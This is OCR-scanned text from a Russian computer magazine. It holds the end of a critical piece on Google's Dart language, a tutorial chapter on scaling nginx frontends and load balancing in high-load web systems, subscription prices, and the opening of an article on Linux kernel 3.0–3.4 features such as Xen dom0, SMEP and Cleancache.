
ИТОГО: Внедряться будет медленно и неравномерно




Официальный редактор кода для Dart



Ларс Бак — главный разработчик Dart'а



Демонстрационное приложение Sunflower



Демонстрационное приложение Spirodraw

АРГУМЕНТ ПРОТИВ: Да это же игла от Гугла!
Даже если предположить, что все опасения и трудности будут преодолены, то продвижение Dart'а упрется в нежелание крупных игроков интернет-рынка отдавать гиганту такую привилегию или, говоря другими словами, принимать правила игры очень влиятельного партнера. Слишком велик риск оказаться в зависимости от могущественной интернет-корпорации. Ведь отдав Google такую привилегию, можно запросто нанести урон развитию смежных технологий (HTML5, CSS3).
ИТОГО: Коммунизм нам не нужен

АРГУМЕНТ ЗА: Простота и удобство разработки
Звучит круто, но что же такого плохого и «тяжелого» в JavaScript? Dart проповедует классический принцип так называемой классовой парадигмы ООП (class oriented language). Она более проста в понимании, особенно для тех, кто уже имеет опыт работы с языками вроде C#, Delphi, Java. Если разработчик написал не одну тысячу строк на каком-то из этих языков, то войти в мир Dart'а ему будет чрезвычайно просто. С JavaScript все иначе. Этот язык проповедует другую парадигму ООП — прототипную. Да, с ней несколько трудней совладать в начале пути, но, как только скилл получит минимальную дозу опыта, все сразу встанет на свои места и программирование на JS будет казаться стандартным и привычным.

Google видит в этом проблему, но лично я выступаю за, потому что всегда придерживаюсь мнения: для решения каждой задачи нужно выбирать наиболее подходящий инструмент. Вот и к JavaScript нужно относиться как к инструменту, хорошо приспособленному для решения определенного круга задач. И если язык проповедует не религиозные каноны ООП — это не повод изобретать альтернативу. Если уж не нравится стиль JavaScript, то проще создать еще один вариант синтаксического сахара (наподобие CoffeeScript), который привнесет удобство написания и восприятия кода.
ИТОГО: А трудностей-то и не было!

АРГУМЕНТ ЗА: Дружелюбность к редакторам кода и дополнительным инструментам разработчиков
Перед нами опять сильный аргумент, который можно трактовать по-разному. Сегодня есть немало хороших IDE, ориентированных на JavaScript-разработчиков. Есть как проприетарные (например, WebStorm), так и Open Source решения (например, Aptana studio). Их возможностей более чем достаточно для рефакторинга или поиска вызова функций (тривиальная функция для продвинутого редактора). Во всяком случае, сообществу разработчиков этого достаточно, и они не перестают удивлять новыми и интересными проектами, созданными целиком на JavaScript. Выделять «нативную гибкость» по отношению к средам разработки уж слишком притянутое за уши преимущество. Кто рискнет ради этого убить кучу времени на изучение нового языка?
ИТОГО: Надуманная проблема, надуманное решение

АРГУМЕНТ ЗА: Высокая производительность
Сейчас эту сильную сторону тяжело проверить на практике, поскольку на данный момент протестировать Dart в реальных боевых условиях нет возможности — пока не существует нативной поддержки со стороны браузеров (исключая специальную сборку Chrome). Однако уже сейчас специалисты в области JavaScript рассуждают на эту тему и заявляют, что вряд ли Dart'у удастся добиться более существенных результатов, чем движку V8 (V8 JavaScript engine). Получается, что и повышенное быстродействие пока остается под большим вопросом.

В итоге все перспективы нового языка на сегодняшний день не имеют аргументированных доказательств. Нет тестов, нет каких-либо сравнительных материалов, нет ничего, кроме заявлений, дальнейшая судьба которых неизвестна.
ИТОГО: Круто, но пока это только слова

БЫТЬ ИЛИ НЕ БЫТЬ?

Дядя Гугл предлагает нам «интересные» идеи и большие перспективы перехода на Dart, но при детальном и скрупулезном осмотре пациента получается, что пока все это не более чем хорошая теория. Сегодня Dart — это просто интересный проект, а не грозный революционный факел. Приведенные аргументы и опровержения — хорошая пища для дальнейших размышлений и оценки перспектив новинки. Поэтому ответом на вопрос «Стоит ли сегодня заморачиваться изучением Dart'а или нет?» будет: думай и решай сам.

Я полагаю, что активно бросаться изучать Dart сейчас нет смысла, поскольку язык находится на этапе рождения и дальнейшая его судьба под большим вопросом. Кроме Гугла и его фанатов, новой идеей никто не проникся (я сейчас говорю о влиятельных игроках на арене веба), а значит, никакой надежды на счастливое будущее нет и не может быть. ⌶

HELLO WORLD НА DART'E

С чего начать знакомства с Dart'ом? Правильно, с написания самого простого приложения — Hello World. Реализация этой простенькой программы на Dart'е будет мало чем отличаться от аналогичных вещей, написанных на Java или C#:

```
// точка входа в приложение
main() {
  print('Hello, world!');
  // вывод на экран текста
}
```

Более сложные демки (например, чат, проксик и прочее) можно найти в репозитории проекта Dart (goo.gl/DNudD) или на нашем диске. Я не буду разбирать эти примеры построчно в рамках статьи, так как, во-первых, они все снабжены необходимыми комментариями, а во-вторых, ты уже не маленький и в состоянии сам запустить пример.

КТО РАБОТАЕТ НА DART?

Возглавляет группу разработчиков языка Dart достаточно известный программист Ларс Бак (ссылку на его профиль в Wikipedia ищи в соответствующей врезке). Ларс трудится в Google с 2004 года. До проекта Dart он участвовал в разработке браузера Google Chrome. Как правило, все проекты подобного уровня создаются в главных офисах компании (обычно они располагаются на территории США или где-нибудь в Европе). Для Dart'а это правило не работает. Над новым языком трудятся и наши с вами соотечественники (руководит группой разработчиков Павел Фельдман) из Санкт-Петербургского офиса компании Google.

РЕСУРСЫ О DART'E

- goo.gl/xm9qK — официальный сайт проекта Dart;
- goo.gl/LKtMW — русскоязычный проект о Dart'е. На сайте можно ознакомиться с документацией на родном языке, а также узнать последние новости из мира Dart'а;
- goo.gl/y3CvR — профиль Ларса Бака (ведущего разработчика Dart'а) в Wikipedia;
- goo.gl/0pyFH — описание языка Dart в Wikipedia;
- www.dartlang.org/docs/language-tour/ — обучающий тур по Dart'у;
- goo.gl/T49aK — сервис позволяет сравнивать (в плане синтаксиса) язык Dart с JavaScript;
- code.google.com/webtoolkit — набор инструментов для веб-разработки от Google;
- goo.gl/LtAm7 — последняя версия спецификации языка Dart.



УРОК # 1 2 3 4 5 6

Каждый программист хочет стать лучшим, получать все более интересные и сложные задачи и решать их все более эффективными способами. В мире интернет-разработок к таким задачам можно отнести те, с которыми сталкиваются разработчики высоконагруженных систем.

Большая часть информации, опубликованная по теме высоких нагрузок в интернете, представляет собой всего лишь описания технических характеристик крупных систем. Мы же попробуем изложить принципы, по которым строятся архитектуры самых передовых и самых посещаемых интернет-проектов нашего времени.

УЧЕБНИК ПО ВЫСОКИМ НАГРУЗКАМ

ОТ АВТОРОВ

Основным направлением деятельности нашей компании является решение проблем, связанных с высокой нагрузкой, консультирование, проектирование масштабируемых архитектур, проведение нагрузочных тестирований и оптимизация сайтов. В число наших клиентов входят инвесторы из России и со всего мира, а также проекты «ВКонтакте», «Эльдорадо», «Имхонет», Photosight.ru и другие. Во время консультаций мы часто сталкиваемся с тем, что многие не знают самых основ — что такое масштабирование и каким оно бывает, какие инструменты и для чего используются. Эта публикация продолжает серию статей «Учебник по высоким нагрузкам». В этих статьях мы постараемся последовательно рассказать обо всех инструментах, которые используются при построении архитектуры высоконагруженных систем.

МАСШТАБИРОВАНИЕ ФРОНТЕНДОВ

Напомним, на чем мы остановились в прошлый раз. При обработке запросов пользователя и обработке данных на стороне сервера выполняются операции, которые условно можно отнести к трем группам:

- предварительная обработка запроса,
- основные вычисления,
- хранение данных.

В трехзвенной архитектуре за каждое из этих действий отвечает отдельное звено. Предварительную обработку данных обеспечивает фронтенд, основные вычисления — бэкенд, хранение данных — база данных, файловая система, сетевое хранилище или что-то еще.

Фронтенд — первое звено на серверной стороне, которое и начинает обработку запроса. Зачем нужны фронтенды? Как правило, это легкие и быстрые веб-серверы, практически не занимающиеся вычислениями. Программное обеспечение фронтенда принимает запрос; далее если может, то сразу отвечает на него или, если не может, проксирует запрос к бэкенду.



КАКИЕ ЗАПРОСЫ ОБРАБАТЫВАЕТ ФРОНТЕНД И ПОЧЕМУ?

Обычно фронтенд представляет собой легковесный веб-сервер, разработчики которого сделали все для того, чтобы каждый запрос обрабатывался максимально быстро при минимальных затратах ресурсов. Например, у nginx на 10 тысяч неактивных keep-alive-соединений уходит не более 2,5 мегабайт памяти. В правильных веб-серверах даже файлы с дисков отдаются сразу в память, минуя загрузку (такого эффекта можно достичь, включив, например, опцию sendfile в nginx).

Так как фронтенд (в каноническом понимании) не обрабатывает данные, то ему и не нужно большое количество ресурсов на обработку запроса. Однако тяжеловесные PHP- или Perl-процессы с многочисленными загруженными модулями могут требовать по несколько десятков мегабайт на соединение. При разработке самой первой версии nginx шла настоящая борьба за каждый килобайт, выделяемый на обработку запроса. Благодаря этому nginx тратит на обработку запроса около 8–10 килобайт, в то время как mod_perl может распухнуть до 200 мегабайт. Это означает, что на машинке с 16 гигабайтами оперативки удастся запустить всего лишь 40 mod_perl'ов, однако та же самая машинка сможет обрабатывать несколько тысяч легких соединений.

ОТДАЧА СТАТИКИ

Правило простое: там, где не нужно отправлять запрос на бэкенд, где не нужно что-либо вычислять (очевидно, что существует класс запросов, для обработки которых это не требуется), все должно отдаваться фронтендом. Отсюда следует первое применение фронтенда — отдача дизайнерской статики, картинок, CSS-файлов, то есть всего, что не требует вычислений. В конфигурационном файле nginx (одно из наиболее удачных решений для фронтенда) вы прописываете, какие именно запросы должны отдаваться с локального диска, а какие передаваться дальше. Наличие фронтендов — это первый признак высоконагруженной системы.

Почему это не просто важно, а очень важно? Посмотрите на любую страницу, например в Facebook. Попробуйте посчитать количество картинок на ней, затем подключаемых CSS- и JavaScript-файлов — счет пойдет на сотни. Если каждый из этих запросов отправлять бэкенду, то никакой памяти и производительности серверов не хватит. Используя фронтенд, мы сокращаем требуемые для обработки запроса ресурсы, причем зачастую в десятки и сотни раз. Как вариант, фронтенд может отвечать за отдачу хранящихся на диске бинарных данных пользователей. В этом случае бэкенд также не участвует в обработке запроса. Если бэкенд отсутствует, фронтенд напрямую обращается к хранилищу данных.

В качестве примера рассмотрим хранилище видеофайлов пользователей, которое размещено на десяти серверах с большими быстрыми дисками. Запрос на видеофайл пользователя приходит на фронтенд, где nginx (или любая

Для чего нужен фронтенд?

- Отдача статического контента
- Буферизация запросов
- Масштабирование бэкендов
- Обслуживание медленных клиентов



ЗАДОМ НАПЕРЕД

Интересный подход используется в технологии Mongrel2, хорошо знакомую в мире Ruby-программистов. Ее разработкой занимается известный в Ruby-сообществе Зед Шоу, который и предложил перевернуть привычную схему обработки запросов с ног на голову. Согласно его схеме, не фронтенды ходят к бэкендам и предлагают им обработать какой-то запрос, а наоборот. Фронтенды накапливают у себя очередь на запросы, а огромное количество бэкендов эти фронтенды опрашивает и возвращает ответ. Таким образом мы получаем масштабируемую асинхронную обработку. Подобный подход используется в большом количестве проектов.

другая аналогичная программа) определяет (например, по URI или по имени пользователя), на каком из десяти серверов лежит требуемый файл. Затем запрос отправляется напрямую на этот сервер, где другой, локальный, nginx выдает искомый файл с локального диска.

В крупных системах таких цепочек nginx'ов или подобных быстрых систем может быть довольно много.

КЕШИРОВАНИЕ

Кеширование — вторая сфера применения фронтенда, некогда очень и очень популярная. В качестве грубого решения можно просто закешировать на некоторое время ответ от бэкенда.

Nginx научился кешировать относительно недавно. Он кеширует ответы от бэкенда в файлы, при этом вы можете настроить и ключ для кеширования (включив в него, например, куки пользователя), и множество других параметров для тонкого тюнинга процесса кеширования. Соответствующие модули есть у большинства легких веб-серверов. В качестве ключа в этих модулях применяется, как правило, смесь URI- и GET-параметров.

Отдельно стоит упомянуть о потенциальных проблемах кеширования на фронтенде. Одна из них — одновременная попытка вычислить просроченное значение кеша популярной страницы. Если вы кешируете главную страницу, то при сбрасывании ее значения вы можете получить сразу несколько запросов к бэкенду на вычисление этой страницы.

В nginx имеется два механизма для решения подобных проблем. Первый механизм построен на директиве proxy_cache_lock. При ее использовании только первый запрос вычисляет новое значение элемента кеша. Все остальные запросы этого элемента ожидают появления ответа в кеше или истечения тайм-аута. Второй механизм — мягкое устаревание кеша, когда при определенных настройках, заданных с помощью директив, пользователю отдается уже устаревшее значение.





Строго говоря, кеширование на фронтенде — довольно сомнительный прием, ведь вы лишаетесь контроля над целостностью кеша. Вы обновляете страницу, но фронтенд об этом не знает и продолжает отдавать закешированную устаревшую информацию.

ВЫЧИСЛИТЕЛЬНАЯ ЛОГИКА НА СТОРОНЕ КЛИЕНТА

На стороне клиента теперь выполняется огромное количество JavaScript-кода, это способ «размазать» вычислительную логику. Фронтенд отдает браузеру клиента статику, и на стороне клиента проводятся какие-то вычисления — одна часть вычислений. А на стороне бэкенда выполняются более сложные задачи — это вторая часть вычислений.

Для примера приведу все тот же Facebook. При просмотре новостной ленты выполняется огромное количество кода на JavaScript. В «маленьком» браузере работает довольно серьезная «машинка», которая умеет очень многое. Страница Facebook загружается в несколько потоков и постоянно продолжает обновляться. За всем этим следит JavaScript, работающий у вас в браузере. Если вспомнить первый урок, то мы говорили о монолитной архитектуре. Так вот, использовать ее сейчас зачастую невозможно, поскольку приложения выполняются много где: и на стороне клиента, и на стороне сервера и так далее.

Однако попытки создать монолитные приложения, «размазанные» между браузером и сервером, все же предпринимались. Так, в качестве инструмента для написания приложений на Java-сервере, позволяющего прозрачно переносить их на клиентскую сторону, был разработан GWT (Google Web Toolkit).

Сюда также относятся всякие штуки от Microsoft типа Web Forms, которые якобы должны сами генерировать на JavaScript все, что нужно. Тем не менее про все эти решения можно сказать одно: они работают очень мучительно. На данный момент практически не существует легких в использовании и хороших средств, которые волшебным образом избавляли бы от необходимости дополнительно разрабатывать веб-интерфейс на JavaScript.

МАСШТАБИРОВАНИЕ БЭКЕНДОВ

Одна из основных функций фронтенда — балансировка нагрузки между бэкендами, точнее, не столько балансировка, сколько проксирование.

Огромный сайт «ВКонтакте» взаимодействует с внешним миром с помощью 30–40 фронтендов, за которыми скрываются многие тысячи бэкендов, выполняющих вычисления. В настройках фронтендов прописываются так называемые апстримы (upstreams), то есть серверы, куда следует отправлять тот или иной запрос.

Правил для роутинга запросов довольно много. Эти правила позволяют организовать весьма сложную логику перебрасывания запросов. Например, запросы с URI /messages/ отправляются на обработку в кластер серверов для работы с сообщениями, а /photo/ — на фотохостинг и так далее, причем все эти запросы минуют вычисляющие бэкенды.

Антишквал: умные запросы

Умные запросы от фронтенда:

– Первый запрос к первому бэкенду идет с тайм-аутом 1 секунду. Второй запрос идет с тайм-аутом 2 секунды, третий — 3 секунды, а четвертого уже нет. То есть ограничиваем количество запросов;

– Бэкенд может принимать решение о том, что он перегружен (раз в секунду спрашивать LA и кешировать его). При начале обработки запроса происходит проверка, если LA слишком высокий — отдаем фронту Gone Away (штатная ситуация — перейди к другому бэкенду)



Иногда встречаются и умные фронтенды, которые учитывают текущую нагруженность бэкендов при проксировании запросов, например, выбирая для проксирования наименее нагруженный бэкенд. Некоторые фронтенд-серверы умеют перезапрашивать другой бэкенд, если первый не смог обработать запрос.

При использовании этих функций стоит учитывать проблему антишквала. В чем она состоит?

ПРОБЛЕМА С АНТИШКВАЛОМ

Допустим, есть ряд бэкендов, выполняющих однотипные задачи. Запрос приходит на первый бэкенд, начинает выполняться, но не успевает до окончания тайм-аута. Умный фронтенд перебрасывает запрос на новый бэкенд, тот тоже не успевает. Таким образом, очень быстро вся сеть бэкендов ляжет.

Варианты решения:

I. Промежуточное звено с очередью, из которого бэкенды сами забирают задачи. Проблемы этого варианта:

1. Смешение подходов — использование асинхронных методов для решения синхронной задачи.
2. Дальнейшее выполнение запроса, когда фронтенд отключился и больше не ждет ответа.
3. Исчезновение задач, которые попали на тормозящий бэкенд (это решается рестартом очереди).

II. Умные запросы от фронтенда:

1. Первый запрос к первому бэкенду идет с тайм-аутом в одну секунду. Второй запрос идет с тайм-аутом в две секунды, третий — три секунды, а четвертого уже нет, то есть мы ограничиваем количество запросов.
2. Бэкенд может определять, не перегружен ли он (раз в секунду спрашивать LA и кешировать его). В начале обработки запроса выполняется проверка. Если LA слишком высокий, фронтенду отдается Gone Away (штатная ситуация — переход к другому бэкенду).

В любом случае бэкенд получает информацию о том, сколько времени его ответ будет ждать фронтенд, сколько времени запрос будет актуален.

МЕДЛЕННЫЕ КЛИЕНТЫ

Перейдем теперь к еще одной из основных сфер применения фронтендов и поговорим о так называемом обслуживании медленных клиентов.

Представьте, что вы заходите на страницу, например, РБК (rbc.ru) и начинаете ее загружать. Страницы у них по одному-два мегабайта. Соединение не очень хорошее — вы на конференции, в роуминге, используете GPRS, — и вот эта страница загружается, загружается, загружается… Раньше такое было повсеместным и сейчас тоже случается, хотя и гораздо реже.

Рассмотрим, как происходит обработка запроса в nginx. Браузер клиента открывает соединение с одним из процессов nginx'а. Затем клиент передает этому процессу данные запроса. Одновременно процесс nginx может обрабатывать еще тысячи других соединений. Для каждого соединения существует свой входной буфер, в который закачивается запрос пользователя.

Только полностью записав запрос в буфер, nginx открывает соединение с противоположной стороной — бэкендом — и начинает проксировать запрос ему. (Если запрос очень большой, то данные в отведенную под буфер память не поместятся и nginx запишет их на диск — это один из параметров для тюнинга nginx.)


Этот же механизм действует и в обратном направлении — фронтенд буферизует ответ, полученный от бэкенда, и потихоньку отдает клиенту.

Если бы пользователь напрямую общался с процессом бэкенда, процесс бы вычислил ответ, причем моментально, за десятую долю секунды, а потом ждал, пока пользователь скушает его по одному килобайту. Все это время процесс бэкенда был бы занят и не принимал бы других запросов.

В том числе и для решения этой задачи устанавливаются легкие фронтенды. Таких фронтендов много, необязательно использовать nginx. Для бэкенда фронтенд выглядит как обычный очень быстрый браузер. Он очень быстро получает ответ от бэкенда, сохраняет этот ответ и потихоньку отдает конечному пользователю, то есть решает пресловутую проблему последней мили. Держать две минуты соединение на фронтенде — это гораздо


HIGHLOAD-ИНСТРУКТОРЫ

Олег Бунин




Известный специалист по высоконагруженным проектам. Организатор конференции HighLoad++.

Константин Осипов




Специалист по базам данных, который долгое время работал в MySQL. Разработчик NoSQL СУБД Tarantool.

Максим Лапшин



Один из немногих в России программистов на Erlang. Автор решения для организации потоковой видеотрансляции — Erlyvideo.

Константин Машуков



Бизнес-аналитик в компании Олега Бунина, который раньше работал в области суперкомпьютеров и научных приложений.

дешевле, чем держать процесс на бэкенде. Таким образом, мы описали основные задачи, которые решает фронтенд.

МАСШТАБИРОВАНИЕ ФРОНТЕНДОВ

Одним из важнейших условий того, чтобы все работало и проект можно было масштабировать горизонтально, является возможность поставить дополнительные сервера. Обеспечить эту возможность непросто. Каким-то образом вы должны выставить в интернет большое количество серверов и направить пользователей на те из них, которые работают.

Кроме того, увеличение количества серверов вызывает и другие трудности. Допустим, один сервер выходит из строя раз в год. Но при наличии двух серверов сбои будут возникать раз в полгода. Если серверов уже тысяча, неисправности случаются постоянно. На каждом этапе нужно обеспечивать бесперебойную работу системы, когда ломается одна из множества одинаковых деталей.

Когда запрос уже попал в вашу систему (мы говорим про бэкенды и прочее), тут уже вы вольны программировать, как хотите. Но до того, как запрос попадает от фронтенда к бэкенду, он сначала должен попасть на фронтенд. Браузер пользователя должен к какому-то компьютеру послать какие-то данные. Отдельная сложная задача — сделать так, чтобы это было хорошо, просто и надежно.

Она имеет два аспекта. Первый из них — это технология. Раньше, например в 2001 году, технология балансировки была реализована элементарно. Когда вы заходили на spylog.ru, DNS в зависимости от того, откуда вы и кто вы, выдавал вам www1.spylog.ru, или www2.spylog.ru, или www3.spylog.ru. Сегодня большинство веб-сайтов давно уже не прибегает к этому способу. Они используют либо IPVS, либо NAT. Таким образом, один аспект задачи состоит в том, как послать данные на работающую машину.

Второй аспект заключается в том, как понять, какая машина работает. Для этого необходим мониторинг. В простейшем случае этот мониторинг представляет собой проверку того, отвечает ли машина на ping. При более глубоком рассмотрении оказывается, что сама эта проблема разделяется на несколько других.

Вы начинаете мониторинг. Допустим, вы обнаруживаете, что у машины живая сетевая карта, но сгорел диск. То есть вы хотите сделать балансировку, распределить нагрузку, а машина банально тормозит. Мониторинг и роутинг как раз и позволяют решить задачу балансировки.

DNS-БАЛАНСИРОВКА

Вернемся к первому аспекту — к отправке запроса на ваши фронтенды. Самый простой способ, который используется до сих пор, — это DNS-балансировка, то есть эти несколько машин, куда нужно отправлять пользователя, зашиты в DNS.

Начинать проще всего с TTL в пять или в одну минуту (то есть с минимального, который разумно выставить). Пока у вас три-пять фронтендов, что, на самом деле, тоже немало, это на довольно долгое время убережет вас от проблем. Когда же их больше...

Вы, конечно, можете возразить, что часть провайдеров любит кешировать. В этом случае TTL длительностью пять минут превращается в проблему. Однако трудности возникнут в любом случае, какое бы решение вы ни выбрали. Если вы, например, от DNS-балансировки перешли к выделенной железке, к IPVS, появятся проблемы с нагрузкой этой железки. Они также могут быть связаны с надежностью дата-центра или дистрибуцией контента. Тут очень много аспектов.

Из всего вышесказанного можно вывести правило, которое применимо при разработке любой крупной системы, — решаем проблемы по мере их появления, каждый раз выбирая наиболее простое решение из всех возможных.

ОТКАЗОУСТОЙЧИВОСТЬ ФРОНТЕНДА

Рассмотрим чуть более сложный способ, который часто используется и имеет кучу вариантов. Как он реализуется? Ставим рядом две машинки, у каждой из которых две сетевых карты. С помощью одной каждая из них «смотрит в мир», с помощью другой они слушают и мониторят друг с друга. Внешние сетевые карты имеют одинаковые IP-адреса. Весь поток идет через первую машину. Как только одна из них умирает, поднимается IP-адрес на второй. Именно так реализованы CARP (во FreeBSD), Heartbeat (в Linux) и другие соединения подобного рода.

Такая схема долгое время работала в Rambler, и, насколько я понимаю, она используется повсеместно. У вас есть DNS-балансировка, разбрасывающая пользователей на пары серверов, в каждой из которых серверы контролируют друг друга.

Перейдем к балансировке бэкендов. Она осуществляется на уровне фронтенда. У него есть простой сервис, который знает все свои так называемые upstream'ы и логику, по которой между ними разбрасываются запросы. В подавляющем большинстве случаев это происходит случайным образом. Но можно задать какие-то обратные связи, посылать запрос не на ближайший upstream, а на тот, который меньше всего нагружен, и так далее.

Речь идет о том, что для множества сайтов хватает всего двух фронтендов, причем с избытком. Nginx — это очень быстрая штука. А бэкенды, которые вы пишете, — это ваша бизнес-логика, и она может работать сколь угодно оптимально или неоптимально. Их, как правило, гораздо больше.

Обычный масштаб чаще всего предполагает наличие двух или четырех фронтендов и двадцати бэкендов. При этом вопрос о том, как отправить запрос тому бэкенду, который лучше всего его обслужит, остается по-прежнему актуальным. Пожалуй, на этом о масштабировании фронтендов всё. В следующем уроке мы поговорим о том, как масштабировать бэкенды.





ПОДПИШИСЬ!

8-800-200-3-999
+7 (495) 663-82-77 (бесплатно)

Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске.



6 номеров — **1194 руб.**
12 номеров — **2149 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **894 руб.**
12 номеров — **1699 руб.**




6 номеров — **564 руб.**
13 номеров — **1105 руб.**



6 номеров — **599 руб.**
12 номеров — **1188 руб.**




6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



3 номера — **630 руб.**
6 номеров — **1140 руб.**



6 номеров — **895 руб.**
12 номеров — **1699 руб.**



6 номеров — **690 руб.**
12 номеров — **1249 руб.**



6 номеров — **775 руб.**
12 номеров — **1399 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **950 руб.**
12 номеров — **1699 руб.**



shop.glc.ru

Евгений Зобнин (execbit.ru)



АВТОСТОПОМ по лабиринтам ядра

ИСТОРИЯ КЛЮЧЕВЫХ ИЗМЕНЕНИЙ В ЯДРЕ LINUX С ВЕРСИИ 3.0 ПО 3.4

Переход ядра Linux на новую схему нумерации версий стал важной вехой в истории развития проекта. Несмотря на то что это лишь косметическое изменение, оно отражает реальную зрелость Linux-ядра, которое сегодня является стандартом чуть ли не во всех областях применения, кроме десктоп-систем. Какие же изменения несет в себе новый, повзрослевший Тукс?

МАГИЯ ВЕРСИЙ

Формально Линус Торвальдс приурочил выпуск ядра версии 3.0 к двадцатилетию Linux, однако необходимость в переходе к новой версии, по мнению многих линуксоидов, назрела уже давно. Ветка 2.6 развивалась на протяжении почти десяти лет и за все время вобрала в себя такое количество изменений, что хватило бы на выпуск ядра 4.0 и даже 5.0. Тем не менее Торвальдс не спешил с выпуском новых версий, ведь никаких кардинальных изменений, напрочь ломающих совместимость API или коренным образом меняющих базовые архитектурные особенности ядра, в Linux не было. Ядро 3.0 появилось на свет в июле прошлого года, заменив собой планируемую к выпуску версию 2.6.40.

Подход к нумерации версий изменился. Старая схема, при которой вторая цифра служила индикатором стабильности/экспериментальности ветки (2.5 — разрабатываемая, 2.6 — стабильная), а третья — порядковым номером, была отменена. Ее место заняла простая схема X.Y.Z, где X — мажорный номер версии (в данном случае 3), Y — минорный, а Z — порядковый номер патчсета, содержащего багфиксы, что гораздо лучше отражает текущую модель разработки ядра.

С момента появления ветки 3.0 в ее рамках было выпущено уже пять версий ядра с перерывом примерно в два месяца. В основном новые ядра включали в себя различные новые механизмы, реализованные компаниями для своих нужд, доработки различных подсистем, файловых систем, а также оптимизации производительности и новые драйверы. Ниже мы рассмотрим ключевые изменения в каждой из версий и попробуем подвести итог текущим тенденциям в развитии современного Тукса.

LINUX 3.0: XEN DOM0, INTEL SMEP, CLEANCACHE, WAKE ON WLAN

С выходом Linux 3.0 наконец завершилась эпопея проталкивания кода Xen в ядро. В течение четырех лет разработчики Xen патч за патчем добивались включения компонентов гипервизора в основную ветку и наконец могут праздновать победу. Бэкенд xen-blkback, отвечающий за реализацию виртуальных блочных устройств, был принят к включению в ядро 3.0 в июне 2011 года и стал последним компонентом, необходимым для запуска ядра в режиме dom0. С этого момента Xen целиком и полностью является частью ядра Linux и будет развиваться равномерно с ним.


В 3.0 появилась поддержка новой аппаратной технологии защиты SMEP (Supervisor Mode Execution Protection), которой будут оснащены будущие процессоры архитектуры Ivy Bridge компании Intel. SMEP позволяет запретить исполнение кода, размещенного в пользовательских областях памяти с высоким уровнем привилегий, и таким образом предотвратить многие типы атак, направленные на повышение привилегий. Например, взломщик не сможет использовать уязвимость в ядре для выполнения shell-кода, так как эта операция просто не пройдет проверку.

Для подсистем ядра, интенсивно использующих кеширование, теперь реализован новый тип кеша Cleancache. Он реализует хранилище, содержимое которого может быть уничтожено в любой момент без возможности восстановления. Типичным примером использования Cleancache является кеш файловых систем, предназначенный для ускорения операций ввода-вывода, но в случае уничтожения легко восстанавливаемый с помощью повторного чтения данных с диска. Благодаря использованию Cleancache, ядро сможет без задержек освобождать кеш, когда в системе появится дефицит памяти, что благотворно скажется на производительности. Поддержка нового кеша реализована в рамках проекта реализации трансцендентного управления памятью («Transcendent memory») и уже добавлена в ext3, ext4, Btrfs, OCFS2 и Xen.

